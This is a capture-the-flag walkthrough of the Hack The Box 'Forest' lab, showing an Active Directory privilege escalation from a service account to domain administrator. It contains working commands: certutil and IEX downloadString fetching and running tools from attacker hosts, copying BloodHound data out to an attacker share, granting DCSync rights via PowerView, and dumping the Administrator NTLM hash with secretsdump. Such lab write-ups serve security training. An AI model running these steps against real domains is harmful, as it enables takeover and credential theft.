


```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user svc-alfresco
User name                    svc-alfresco
Full Name                    svc-alfresco
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/12/2023 12:26:14 AM
Password expires             Never
Password changeable          1/13/2023 12:26:14 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/12/2023 12:14:48 AM
```



```
Last logon                   1/12/2023 12:14:49 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Service Accounts
The command completed successfully.
```


user.txt flag



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> dir


    Directory: C:\Users\svc-alfresco\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        1/11/2023  10:44 PM             34 user.txt


*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> type user.txt
22f8662575fe9e985a913afe03088fc6
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : FOREST
   Primary Dns Suffix  . . . . . . . : htb.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : htb.local

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-50-56-B9-A0-9F
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 10.10.10.161(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
   DNS Servers . . . . . . . . . . . : 127.0.0.1
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.{E00B7E21-EE8E-4210-8C23-A108EFC92167}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
```


Bloodhound/Sharphound

I downloaded sharphound and execute to enumerate AD network.




```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> certutil -urlcache -f http://10.10.14.4/SharpHound.exe SharpHound.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> .\SharpHound.exe
2023-01-12T00:37:42.9025939-08:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2023-01-12T00:37:43.0275914-08:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-01-12T00:37:43.0432182-08:00|INFORMATION|Initializing SharpHound at 12:37 AM on 1/12/2023
2023-01-12T00:37:43.5119929-08:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-01-12T00:37:43.9515807-08:00|INFORMATION|Beginning LDAP search for htb.local
2023-01-12T00:37:44.0609924-08:00|INFORMATION|Producer has finished, closing LDAP channel
2023-01-12T00:37:44.0609924-08:00|INFORMATION|LDAP channel closed, waiting for consumers
2023-01-12T00:38:14.1056210-08:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 44 MB RAM
2023-01-12T00:38:26.6531889-08:00|INFORMATION|Consumers finished, closing output channel
2023-01-12T00:38:26.7000635-08:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2023-01-12T00:38:26.7625631-08:00|INFORMATION|Status: 161 objects finished (+161 3.833333)/s -- Using 50 MB RAM
2023-01-12T00:38:26.7625631-08:00|INFORMATION|Enumeration finished in 00:00:42.8103554
2023-01-12T00:38:26.8406896-08:00|INFORMATION|Saving cache with stats: 118 ID to type mappings.
 117 name to SID mappings.
 0 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2023-01-12T00:38:26.8563142-08:00|INFORMATION|SharpHound Enumeration Completed at 12:38 AM on 1/12/2023! Happy Graphing!
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

Then I copy to my machine.



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> dir


    Directory: C:\Users\svc-alfresco\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        1/12/2023  12:38 AM          18626 20230112003826_BloodHound.zip
-a----        1/12/2023  12:38 AM          19538 MzZhZTZmYjktOTM4NS00NDQ3LTk3OGItMmEyYTVjZjNiYTYw.bin
-a----        1/12/2023  12:34 AM         446976 Rubeus.exe
-a----        1/12/2023  12:37 AM        1051648 SharpHound.exe


*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> copy 20230112003826_BloodHound.zip \\10.10.14.4\kali\
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> 
```


I check Bloodhound.



The user is part of *Service Accounts* which is part of *Privileged IT Accounts*.

Privileged IT Accounts is part of *Account Operators* which has *GenericAll* (Full Permission) to *Exchange Windows Permissions*.

- That has *WriteDacl* permission.




WriteDACL permission allows an identity to modify permissions on the designated object.

Exploitation


create new user and add to *Exchange Windows Permissions*

Since I have full permissions, I create a new userr and to *Exchange Windows Permissions*.




```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user pwn pwn@123 /add /domain
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group "Exchange Windows Permissions" /add pwn
The command completed successfully.
```

Then load PowerView and grant the user we created to DCSync.



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> IEX(New-Object Net.WebClient).downloadString('http://10.10.14.5/powerview.ps1')
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $pass = convertto-securestring 'pwn@123' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $cred = New-Object System.Management.Automation.PSCredential ('HTB\pwn', $pass)
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Add-DomainObjectAcl -Credential $cred -TargetIdentity "DC=htb,DC=local" -PrincipalIdentity pwn -Rights DCSync
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> 
```


Now with the right permission to dump the secrets from the machine, basically Administrator NTLM hash.
It will be done using *secretsdump.py*




```
ghost@localhost [20:55:53] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/forest] [master *]
→ % secretsdump.py htb.local/pwn:pwn@123@10.10.10.161
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
